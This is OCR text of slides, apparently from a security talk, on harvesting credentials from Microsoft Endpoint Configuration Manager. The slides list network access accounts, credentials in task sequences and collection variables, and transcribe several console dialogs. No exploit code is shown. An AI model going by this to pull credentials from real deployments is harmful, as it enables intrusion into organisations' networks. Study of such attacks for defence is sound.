
Over the years...



The Target Decided

A bit of Background

Microsoft Endpoint




Configuration Manager

INTEL MWR


What kinds of creds can we access with this kind of attack?

MWR INTEL

1. Network Access Accounts





Task Sequences





INTEL MWR


2. Credentials in Task Sequences





Type:
Capture Operating System Image
Name:
Capture Operating System Image
Description:
Enter path and file name for the captured operating system image.
Destination:
Browse...
Description:
Version:
Created by:
Use the following account to access the destination.
Account:
Set...


Type:
Apply Windows Settings
Name:
Apply Windows Settings
Description:
Enter licensing and registration information for installing Windows.
User name:
Organization name:
Product key:
Randomly generate the local administrator password and disable the account on all supported platforms (recommended
Enable the account and specify the local administrator password
Password:
Confirm password:



Type:
Run Command Line
Name:
Run Command Line
Description:
Command line:
Output to task sequence variable:
Disable 64-bit file system redirection
Start in:
Browse...
Package:
Browse...
Time-out (minutes):
15
Run this step as the following account
Account:
Set...


Type:
Connect to Network Folder
Name:
Connect to Network Folder
Description:
Enter the information to connect a network folder.
Path:
Browse...
Drive:
Account:
Set...

Collections



3. Collection Variables





Some Terminology

Terminology

Downloaded by Clients	MECM Server Roles
Content	Distribution Points
Policies	Management Points

How does network boot in ConfigMgr work?

